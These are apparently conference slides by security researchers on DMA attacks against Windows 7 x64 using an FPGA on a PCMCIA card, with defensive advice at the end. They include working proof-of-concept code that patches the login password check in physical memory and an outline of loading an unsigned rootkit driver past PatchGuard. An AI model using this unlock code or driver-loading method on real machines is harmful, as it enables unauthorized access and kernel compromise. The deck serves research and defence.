

Subverting Windows 7 x64 Kernel with DMA attacks

Damien Aumaitre
Christophe Devine



Roadmap

- 1 Physical attacks
 - School case
 - Direct Memory Access
- 2 FPGA on a PCMCIA card
- 3 Conclusion

Roadmap

- 1 Physical attacks
 - School case
 - Direct Memory Access
- 2 FPGA on a PCMCIA card
- 3 Conclusion

School case : 2004, financial fraud

Context

- London office of the Sumitomo Mitsui bank
- Three criminals : two IT guys, and a guard working at the bank

How it happened

- The guard installs keylogging software on several key PCs
- IT guys come, on a week-end night, to obtain the passwords
- They initiate money transfers for a total of 242 million EUR

School case : 2004, financial fraud

Why they failed

- Entry errors in the money transfer order made the operation fail (PEBKAC)
- The guard forgot to deactivate the video-surveillance systems, didn't clean up the evidence

End of the story

- Arrested late 2004, trial in progress



Compromising the security of a workstation

The why

- To obtain passwords : email, windows session, ...
- To install malicious code and maintain further access
- To set up a target (put various compromising files)
- Many more possibilities

The how

- Hardware keyloggers
- Network device (openwrt router...) in bridge mode
- Removable device with autorun : CD-ROM, U3 USB drive
- Offline modification of the boot sequence (MBR)
- Online modification of the physical memory (DMA)

Roadmap

- 1 Physical attacks
 - School case
 - Direct Memory Access
- 2 FPGA on a PCMCIA card
- 3 Conclusion

DMA attacks

Theory

- Historically, all I/O came through the CPU. It's slow.
- DMA instead goes through a fast memory controller
- Implemented as part of the PCI specification
- Any device on the PCI / PCI Express bus can issue a read/write DMA

A flawed idea ?


- The CPU and thus OS are entirely bypassed, cannot prevent malicious DMA requests

DMA attacks

Consequences

- Any device may read/write the physical memory
- Operating system's code and internal data can be modified
- Security mechanisms rendered useless

Example DMA access :



DMA attacks

Practice

- FireWire : install Linux on an iPod, then issue DMA requests
- PCI/PCI-Express : requires creation of a custom DMA engine

Previous works

- Based on FireWire :
 - 2004 – Maximillian Dornseif (Mac OS X)
 - 2006 – Adam Boileau (Windows XP)
 - 2008 – Damien Aumaitre (virtual memory reconstruction)
- Based on PCI :
 - 2009 - Christophe Devine and Guillaume Vissian, custom DMA engine implemented on a FPGA card

DMA attacks

Some applications

- Unlock the computer
- Automatic installation of malicious code

Difficulties

- Code is executed in virtual memory, but we only “see” physical memory
 - Method 1 : use signatures, for simple payloads
 - Method 2 : reconstruct the translation layer between physical and virtual memory
- Complex payload depends on the system’s internal structures, impacts portability

Roadmap

- 1 Physical attacks
- 2 FPGA on a PCMCIA card
 - Unlocking laptops
 - Executing arbitrary code
- 3 Conclusion

FPGA on a PCMCIA card

PCMCIA ?

- Aka Cardbus or ExpressCard, only interested by the physical interface
- Widely deployed : each laptop has an Cardbus/ExpressCard slot
- Small, portable, we can use it for social engineering

FPGA ?

- Give us low level access and control
- Can issue custom DMA requests

FPGA on a PCMCIA card

Previous works (2009)

- SSTIC (C. Devine & G. Vissian) :
 - First proof-of-concept of DMA access from the CardBus port
 - Creation of an “home-made” CPU

Problems encountered

- Required writing payloads in assembly (long, tiresome)
- DMA reads not reliable due to incorrect implementation of the PCI standard
- Buggy identification of the device by the OS, could lead to blue screens

FPGA on a PCMCIA card


The state of the art (2010)

- Rewrite “from scratch”
- Stabilization of DMA reads access ‘A master which is target terminated with Retry must unconditionally repeat the same request until it completes”
- Correct implementation of the PCI standard
- Keeping PCMCIA driver loaded with two tricks :
 - Dummy read every 1000 cycles \Rightarrow no sleep
 - Random subsystem id \Rightarrow new peripheral detected upon card insertion, DMA always on


The gory internals

- We used the VHDL code of a public-domain CPU (“plasma”)
- MIPS processor synthesized on the FPGA
- Allows easy programmation (with C!) of the DMA accesses

How it works



Example : FPGA on a PCMCIA card



Roadmap

- 1 Physical attacks
- 2 FPGA on a PCMCIA card
 - Unlocking laptops
 - Executing arbitrary code
- 3 Conclusion

Unlocking a laptop under Windows 7 x64

Principle

Modification of the password validation function :
msv1_0.dll!MsvpPasswordValidate (winlockpwn attack, Adam Boileau, 2006)

```
.text:000007FF2A48F27A BE 10 00 00 00      mov     esi, 10h
.text:000007FF2A48F27F 48 8D 55 50      lea    rdx, [rbp+50h] ; Source2
.text:000007FF2A48F283 48 8B CB      mov    rcx, rbx ; Source1
.text:000007FF2A48F286 4C 8B C6      mov    r8, rsi ; Length
.text:000007FF2A48F289 FF 15 59 00 03 00  call  cs:_imp_RtlCompareMemory
.text:000007FF2A48F28F 48 3B C6      cmp    rax, rsi
.text:000007FF2A48F292 0F 85 C0 B8 00 00  jnz    loc_7FF2A49AB58
.text:000007FF2A48F298                                     loc_7FF2A48F298:
.text:000007FF2A48F298                                     mov    eax, 1
```

Unlocking a laptop under Windows 7 x64

Programming the FPGA, a basic example

- Looks for the signature in all physical memory pages
- The code below is compiled for MIPS and stored in the bitstream

```
for( i = PHYS_MEM_START; i < PHYS_MEM_SIZE; i += 0x1000 )
{
    DMA_PAUSE
    l = (unsigned char *)( i + 0x290 );
    if( *(unsigned int *) l == 0x850fc63b )
    {
        DMA_PAUSE
        if( *(unsigned int *)( l + 4 ) == 0xb8c0 )
        {
            DMA_PAUSE
            *(unsigned int *) l = 0x840fc63b; for(;;);
        }
    }
}
```

Demo

DEMO

What have we learned ?

- We can modify what we want
- Much better if we can **execute** what we want :)

Roadmap

- 1 Physical attacks
- 2 FPGA on a PCMCIA card
 - Unlocking laptops
 - Executing arbitrary code
- 3 Conclusion

What do we want ?

- Executing arbitrary code (kernel or user)
- Need to be fast (a few seconds)
- Must work under Windows x64 with full protection (PatchGuard, signed drivers, ...)
- Easy to use (payload developed with WDK)

Constraints

- Embedded code (32ko for MIPS code, stack and payload)


What do we need ?

- Reconstruct virtual space mapping
- Finding a pointer to overwrite without triggering PatchGuard
- Space for storing our payload

Difficulties

- Signed drivers
- PatchGuard

x64 Virtual address translation



Source: AMD64 Architecture Programmer's Manual Volume 2 (System Programming)

Finding cr3

Classic method

- Searching for the beginning of an EPROCESS structure
- Use backup copy of cr3 in DirectoryTableBase field

Quicker method

- Searching for kernel beginning and particularly the INITKDBG section
- We find the KPCR for the first logical processor here
- With the processor block and all control registers included cr3

Finding cr3

NT kernel useful info. in physical memory

MZ sig.

...

INITKDBG sig. (nt+0x220)

KdDebuggerDataBlock (nt+0x1e9070)

+ 0x18 => ntoskrnl.exe virt.addr

+ 0x4c => PsLoadedModuleList

KiInitialPCR (nt+0x1ead00)

+ 0x180 => _KPRCB

+ 0x1C0 => _KPROCESSOR_STATE

+ 0x1D0 => system CR3

ObTypeIndexTable (nt+0x222300)

+ 0x3C => pointer to "Process" _OBJECT_TYPE

What pointer ?

- We can't touch IDT or SSDT or kernel code due to PatchGuard
- We need something stealthier, often called and not checked by PatchGuard


Must read

Skape and Skywing, "A catalog of Windows Local Kernel-mode Backdoor Techniques", 2007, Uninformed Vol. 8

NT object model

- Windows NT Kernel uses object-oriented approach to representing resources such as files, drivers, devices, processes, threads, ...
- Each object categorized by an object type represented by a `OBJECT_TYPE` structure
- 30+ objects on Windows 7
- Each object preceded with a header (`OBJECT_HEADER`) indicate an index in the object type array `ObTypeIndexTable`

NT object model



Object Type Initializers

- OBJECT_TYPE structure contains a nested structure named OBJECT_TYPE_INITIALIZER
- Several fields are functions pointers

```
struct _OBJECT_TYPE_INITIALIZER, 25 elements, 0x70 bytes
```

```
...
+0x030 DumpProcedure      : Ptr64 to void
+0x038 OpenProcedure      : Ptr64 to long
+0x040 CloseProcedure     : Ptr64 to void
+0x048 DeleteProcedure    : Ptr64 to void
+0x050 ParseProcedure     : Ptr64 to long
+0x058 SecurityProcedure  : Ptr64 to long
+0x060 QueryNameProcedure : Ptr64 to long
+0x068 OkayToCloseProcedure : Ptr64 to unsigned char
```

- For example, OpenProcedure will point to nt!PspOpenProcess for a Process

Payload

First stage

Allocate space for driver code, stored in unused memory (for example, first memory page of a already loaded driver)

Second stage

Kernel code for getting third stage using WSK (Windows Kernel Sockets), Implemented with a driver

Third stage

Real payload (arbitrary size, just limited by our imagination)
For the purpose of the demo, no third stage

Payload

Replacing NT driver loader

- Mapping driver section by section
- Resolving imports and relocations

Signed drivers

Effectively bypassing signed driver mechanism

PatchGuard

Hooks only in effect for a short time, even if PatchGuard is watching, it's too quick

Payload : General picture

Card (MIPS)

- Find CR3, store shellcode
- Hook OpenProcedure
- Wait for shellcode

- Restore OpenProc. ptr
- Write rootkit sections
- Manually resolve imports
- Hook OpenProc. again, wait for shellcode

- Restore OpenProc. ptr

Host (x86_64)

- Allocates memory to store the driver
- Signal completion

- Jump to driver entrypoint
- Signal completion

Demo

DEMO

Other application

VirtDBG

- “ring -1” debugger
- Use VMX extensions
- Can debug Windows 7 x64 “on the fly” (i.e. without booting with /DEBUG)

Virtdbg


Internals

- 2 FPGA : COM-1300 for Cardbus and COM-1400 for USB
- COM-1400 needed for giving orders to the debugger

Uses

- Analyze hardware specific software like DRM
- Malware analysis
- Windows internals : PatchGuard
- Can debug interruption handlers

Virtdbg



Roadmap

- 1 Physical attacks
- 2 FPGA on a PCMCIA card
- 3 Conclusion

DMA attacks

- Well known since 2004
- But always effective and efficient
- Perfect for targeted attacks

Limitations

- Proof-of-concept for now limited to the PCMCIA port
- Cardbus is 32-bit : limited to first 4 GB of memory
- Solution : use of the ExpressCard port (WIP)

Protection

- Deactivate the PCMCIA/CardBus driver
- "IOMMU" (but unused by Windows 7 / Linux / OSX)
- glue ;-)

Conclusion

An old saying

Physical access = *root* still holds

Protection

- Remain attentive of your surroundings !
- Physical protection of the premises
- Deactivate unused features : FireWire, PCMCIA, ...

Q&A

- Thank you for your attention !
- Questions ?

Contacts

Laboratoire **Sogeti-ESEC**
6-8 rue Duret
75016 Paris - France

damien.aumaitre@sogeti.com
christophe.devine@sogeti.com

